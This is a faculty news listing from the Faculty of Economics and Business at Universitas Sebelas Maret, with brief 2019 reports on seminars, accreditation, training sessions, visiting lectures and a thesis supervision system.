FEB

Kategori: faculty

  • A Collaborative Seminar between the Faculty of Economics and Business (FEB) and Faculty of Law (FH) UNS: Fighting Corruption Without Hustle-Bustle

    A Collaborative Seminar between the Faculty of Economics and Business (FEB) and Faculty of Law (FH) UNS: Fighting Corruption Without Hustle-Bustle



    Corruption has become a serious problem in Indonesia and categorized as an extraordinary crime. The public interest on corruption cases is huge and they demand that the handling of corruption cases can be conducted effectively. The handling of corruption cases that usually are more focussed on the magnitude of the case, brought a concern as corruption eradication program has not implemented on the root cause of the corruption. This point of view was delivered by Prof. Dr. R Widyo Pramono, during a Book Review Seminar entitled “Melawan Korupsi Tanpa Gaduh (Fighting Corruption without Hustle-Bustle): A Memoar and Perspective of a Proscecutor and Professor” on Thursday, September 26th, 2019, in FEB UNS Main Hall (3rd Building).

    Further, he explain that without hustle-bustle mean that corruption eradication should be conducted through a law enforcement in accordance with the rule-of-game, mannerism, customs, and religious teachings, which leads us to have sensibility, trustworthy-ness, fairness, and honesty during the trial of a corruption case. “The corruption eradication without hustle-bustle is conducted through a specific approach such as the investigation of corruption case should consider the suspect or alleged perpetrator’s conscience, avoiding injustice and manipulation. The publication of the case should not made into the headlines,” explains Prof. Pramono the author of the books who also served as a prosecutor for 32 years.

    Further, he explains that to be able to eradicate corruption without any urge to be popular, the law enforcement officers, either prosecutors, judges, police, or the Corruption Eradication Commission Apparatus, should convince the public about their integrity in corruption eradication. The law enforcement officer should gain public trust. Public support on corruption eradication should be earned through a proper enforcement, fair, transparent, accountable, and appropriate norms, even though it was not implemented using a popular step.

    The handling of a corruption case should be conducted quickly and should no be prolonged. A prolonged case will be harder to handle. On his final presentation, Prof. Pramono mentions that a synergy among the law enforcement institution needs to be improved, both at individual and at institutional level. A MoU among the law enforcement institution is expected to promote a better synergy in the form of better coordination and respect among the institution that signed the MoU.

    The seminar is attended by the Rector of Universitas Sebelas Maret (UNS) Prof. Jamal Wiwoho, as well as other speakers such as Alexander Marwata the Vice Chairman of the Corruption Eradication Commission (KPK), Dr. Bandi the Vice Rector of General and Financial Affairs, and Dr. Hari Purwadi an academician from FH UNS. The book reviewed in the seminar is the 9th edition. The author’s hope that through the seminar there will be more constructive input, critics, and suggestions provided for the improvement of his future works.
  • The Second Site Visit of ABEST21 Certification for Master of Management Study Program

    The Second Site Visit of ABEST21 Certification for Master of Management Study Program



    The reviewers of ABEST21 (The Alliance on Business Education and Scholarship for Tomorrow, 21st Century Organization) that consist of Fumio Itoh, PhD (President of ABEST21), Dr. Gancar Candra P (Airlangga University), and Fathyah Hashim (Universiti Sains Malaysia), conducted a site visit for a re-accreditation of the Master of Management Study Program FEB UNS, on Thursday, September 26th, 2019. During the visit, the reviewers comprehensively conduct an interview with the Deanery of FEB UNS, study program management, faculty member, and the students of MM FEB UNS.

    This was a second visit, after the first one is conducted in September 2016. The previous visit from ABEST21 reviewers team includes Fumio Itoh, Ph.D (President ABEST21), Dr.Suharnomo (Universitas Diponegoro, Indonesia), Dr. Sahid Susilo Nugroho (Universitas Gadjah Mada, Indonesia), Dr. Ming-Yu Cheng (Faculty of Accountancy & Management, Universiti Tunku Abdul Rahman, Malaysia), Dr. Fathyah Hashim (Graduate School of Business, Universiti Sains Malaysia, Malaysia). The study program had previously succeeded to be the first study program in Universitas Sebelas Maret, that earn an international accreditation, after through a long accreditation process for 3 years.

    ABEST21 is a certification organization centred in Tokyo, Japan, that use a continuous improvement in their accreditation process. After a program is granted a certification from ABEST21, they should submit a Kaizen Report every year to report on the improvement that has been made.

  • 25 MSMEs in Banjarsari Attended a Training on Product Branding

    25 MSMEs in Banjarsari Attended a Training on Product Branding


    The Local Government of Surakarta appreciate the participation of FEB UNS in empowering the competitiveness of the Micro, Small, and Medium Enterprises (MSME) in Surakarta. Various trainings are provided by the FEB UNS such as training on production, financial management, Human Resource (HR) development, and product marketing. A community service program in online marketing for MSME perfecting the series of trainings provided. This was expressed by Daryono, the Head of MSME Division from the Cooperation and MSME Service of Surakarta, in his opening remark at a community service program conducted by the Research Group of Monetary and Fiscal Study FEB UNS in Sambirejo and Banjarsari Subdistrict, Banjarsari, Surakarta. The event take place on Wednesday, September 11th, 2019.
    At the same occasion, Lukman Hakim, Ph.D, who represent the Group Research mentions that it is the time for the MSMEs product to get a re-branding, thus strengthening our product positioning in the domestic and international market. “A strong product brand followed with a good positioning will be the main capital for MSMEs entrepreneurs amid competitive competition in digital era. Even more, online product branding and positioning become a significant ‘weapon’ to influence the MSMEs market. This is because using digital marketing, we can reach wider consumers, thus improving product sales,” he says.
    The assistance in the form of Product Branding Training was attended by 25 MSMEs with various products such as organic waste product, food product, fish cultivation, and furniture. Through this occasion, Catur Sugiarto, Ph.D, a faculty members of the FEB UNS who is also a food entrepreneurs, is invited as the main speaker.

  • P4M FEB UNS Hosted a Training on BankFocus Database

    P4M FEB UNS Hosted a Training on BankFocus Database

    Bureau van Dijk (BvD) is a publisher of business information that specialized on private firms, combined with an established software to conduct financial analysis on a firm. BvD offers various products/databases that focused on firm’s finance, merger and acquisition (M&A), transfer pricing, compliance, firms’ risk, procurement and supplier, credit risk, academic research, and business development. The products offered are Osiris, Orbis, BankFokus, EIU DataServices, and Zephyr. This information is presented by Margaretha Cahaya, Assistant Director, Business Development, Bureau van Dijk (BvD), during the introduction on the Training of BankFocus Banking and Finance Database, hosted by the Center of Research and Community Service Program of the FEB UNS, on Thursday September 12th, 2019.
    “In a research a valid and reliable data is important, BvD provides service to fulfil these needs, thus the data collection process will be easier and faster to do. The data provided by BvD is a raw data, which is different from the data provided in research article. Therefore, it is expected that by using a high quality data, the quantity and quality of research publication will increase, and enhancing the universities’ ranking,” she explains.
    Meanwhile, Benny Kesuma, the Head of Credit Solutions APAC BvD, provides an explanation on the usage of BankFocus in front of the participants, who consist of FEB UNS Faculty member, PhD students, and representative from Indonesia universities partners in Erasmus+ Optbank, namely Institut Teknologi Bandung (ITB), Universitas Syiah Kuala, Universitas Islam Negeri (UIN) Syarif Hidayatullah, Universitas Tanjungpura, and Universitas Sriwijaya. He explains that BankFocus is initially builds to solve banking sectors problems, because the banking sectors are actually connected one another. For instance, in conducting a business transaction such as export and import, the transaction is conducted between banks in different countries, thus each bank needs to do an analysis on the other bank before deciding to accept the transaction.
    BankFocus is among the first banking financial database that provide the data from around 45,00 banks around the world. This will facilitate the banks’ analyst and researchers (lecturer) in conducting a research in banking sector, thus they are no longer needs to compile the data directly from the annual report. “We provide three data formats in BankFocus to support different type of research, the first one is national format (country specific format) that can support very detail data. This type of data is suitable for research within a country. The second data format is global detail format, which provide the data and financial ratios that are universally accepted, thus suitable for cross-countries research. Lastly the global standard format provides the global (international) data that usually used in financial analysis,” he explained in detail.
    Currently there are many big banks such as JP Morgan, and big national banks in Indonesia such as BNI and Mandiri that uses BankFocus in conducting analysis. Aside from the financial data, BankFocus also provides other data such as ownership structure. All of the data provided in BankFocus is gathered from three resources firms’ annual report, regulatory source, and Moody’s analytic.
    At the end of the session, the participants are encouraged to do a trial in using the BankFocus database.

  • Professor Chaterine Baron from Science-Po Toulouse Deliver a Lecture for MESP Students

    Professor Chaterine Baron from Science-Po Toulouse Deliver a Lecture for MESP Students

    The Master in Development Economics Study Program (MESP), FEB UNS, held a visiting professor lecture on Friday, September 20th, 2019. The event invites Prof. Chaterine Baron from Science-Po Toulouse, France as the main speaker in water management.

    Dr. Evi Gravitiani as the Head of MESP study program deliver an opening remark on the occasion, which attended by 30 (thirty) participants from master students and faculty members. The lecture is started with a research proposal presentation by four master students, with similar research topic regarding water management and climate change. After the presentations, Prof. Baron provides a feedbacks and inputs for the research, as well as presenting a material on how to start a good research, followed with a discussion with the audience.

    For her visit, Prof. Baron also visited Klaten Regency that have various water resource, especially in Pusur, Polanharjo Village.

    Source: Selfia-Lecturer of Bachelor in Economics

  • A Better Access to Get Financial Product and Service Should be Established for the Public

    A Better Access to Get Financial Product and Service Should be Established for the Public

    The Faculty of Economics Business, Universitas Sebelas Maret (FEB UNS) invites Dr. Chandra Chahyadi from Eastern Illinois University, USA in a discussion with the Faculty members and postgraduate students of FEB UNS, in Thursday, October 26th, 2019. The Associate Dean of Academic Affairs of FEB UNS, Dr. Izza Mafruhah, welcomed the event and hopes that the discussion can encourage more researches in financial inclusion. “As we know, the competition for DIKTI grant is increasingly stringent by year. A research collaboration with Dr. Candra will provide a richer understanding for the related topic, as well as providing advices on research method, data, and analysis tools,” Dr. Izza mentions.

    On the opening of his presentation, Dr. Chahyadi mentions that financial inclusion is an interesting topic and relevant for the government, as they have a great concern on poverty alleviation and one of the most effective measures is to introduce a formal financial system. Further he explains that there are many beneficial financial products for the community. However, the community often do not have access to get the products or services. Many assumed that poverty is caused because the society does not know or posses financial literacy. This assumption is not completely correct, as the society usually have a basic financial literacy, for instance they have intuition to save their money and/or preparing a financial planning through simple form such as arisan.

    He also mentions that 31% of world population do not have bank account, approximately 1.7 billion people, while the rest currently have a bank account but is not an active user. “If we can help them to gain access to bank, they can do easier, faster, and safer transaction. Therefore, we should encourage them to have a bank account that insured by the Deposit Insurance Agency (LPS). By doing so, we could help SMEs to get better funding as well as reducing poverty.”

    Finally, he added that the current conventional banking system is too rigid, which made it difficult for the community to access.

  • The Doctoral Program in Economics Study (PDIE) FEB UNS Hosted an International Colloquium on Business and Economics

    The Doctoral Program in Economics Study (PDIE) FEB UNS Hosted an International Colloquium on Business and Economics


    Eighty seven (87) research articles are presented in the International Colloquium on Business and Economics hosted by the Doctoral Program in Economic Study (PDIE) the Faculty of Economics and Business, Universitas Sebelas Maret (FEB UNS), on Tuesday, September 24th, 2019. Professor Franco Fiordelisi from University of Rome III and Professor Jonathan Williams the Head of Bangor Business School present a keynote speech for the occasion.

    The colloquium aims to disseminate the doctoral students from the PDIE FEB UNS research. The best paper is awarded a best paper award after reviewed by the scientific board. The Director of PDIE Program FEB UNS, Prof. Dr. Rahmawati, M.Si, Ak, acknowledge to 11 (eleven) universities partner that has supported the event, namely Business and Economic Asia Pacific (BESIPA), Unversitas Bangun Nusantara Sukoharjo, Universitas Slamet Riyadi Surakarta, Universitas Pembangunan Nasional Veteran Yogyakarta, Universitas PGRI Yogyakarta, Universitas Islam Batik Surakarta, Universitas Gajayana Malang, Universitas Surakarta, Universitas Bhayangkara Jakarta, Universitas Gorontalo dan Universitas Darma Cendikia Surabaya.

  • The Government Provide Tax Incentive to Promote Investment

    The Government Provide Tax Incentive to Promote Investment


    The Government Regulation Number 45 of 2019 regulates the internship program. For any internship program that promotes the development of human resource will receive material facility from the government. For instance, if a firm spent 100 million rupiah for internship program or other HR development, it can be deducted from their gross revenue at 200% rate. This was expressed by Sri Suranta, a Faculty member in FEB UNS during a Seminar entitle: The Role of Tax Incentive (Value Added Tax (VAT) and VAT for Luxury Goods) in encouraging Investment in Indonesia, Thursday, October 3rd, 2019.

    He explains that this incentive is beneficial for the companies in Indonesia as it will ease them in paying the income tax. With this incentive applied, the companies and firms should start to improve the skill of their firms’ HR. The mentioned incentive is also available for research and development with a provision that the program should be conducted in Indonesia.

    The event is started with an opening remark from the Associate Dean of Academic Affairs FEB UNS, Dr. Izza Mafruhah. The seminar also invites speakers from Fiscal Policy Office represented by Rustam Effendi, M.Si, Wawan Juswanto, Ph.D. and Joni Kiswanto, M.M,Ak.

  • The Undergraduate Program in Management Socialize an Integrated Thesis Supervision

    The Undergraduate Program in Management Socialize an Integrated Thesis Supervision

    The Undergraduate Program in Management Study conduct a socialization on integrated thesis supervision to the undergraduate students who are currently working on their final thesis in the semester of 2019/2020. This event is conducted in Thursday, September 5th, 2019 in FEB UNS 5th Building Hall. Dr. Atmaji, the Head of Study Program expect that the system will help the student to complete their study. “There should be a cooperation between the supervisor and students, to assist student in completing their thesis within 6 months. The consultation can take places 3 (three) times a week or more frequent,” he explains.
    The speed of thesis completion is not only for student interest, but it also contributes to the faculty quality. The future challenge for the faculty is to maintain its accreditation standard. On the same occasion, Dr. Lilik Wahyudi explains on the new system established to assist the thesis writing for the student of Undergraduate in Management. This system will help the student in completing their thesis starts from proposal, supervision activity, thesis writing, plagiarism checking, as well as helping them to find good reference.
    “This system will be beneficial to monitor students’ progress, thus the problems that could possibly delays the progress can be solved immediately,” Lilik explained.
    Moreover, for the proposal preparation, the reference source will be regulated, thus only reference from Q1 to Q3 journals can be cited in the students’ thesis. Furthermore, to maintain the novelty of student research, only articles from the recent 5 (five) year should be cited. Students are also encouraged to choose a topic that different from their peers’ research topics.
    Plagiarism check is implemented since the student’s apply for proposal seminar, to allow the student to do the revision at earlier stage. “Make sure that your thesis content is free from plagiarism, this is according to the Kemenristekdikti regulation that mention if your degree can be annulled if a plagiarism is found in your thesis,” Lilik says.
    Within the new system, various books are provided for the students. This to ensure that students have access to relevant reference, minimizing plagiarism, and enrich students’ reference. During the discussion session, the participants also describing their problem related with thesis that receive a direct response from the lecturer.

  • The Rector of Uiversitas Sebelas Maret (UNS) Encourage the Academic Staff to Implement 5 (five) Development Pillars

    The Rector of Uiversitas Sebelas Maret (UNS) Encourage the Academic Staff to Implement 5 (five) Development Pillars

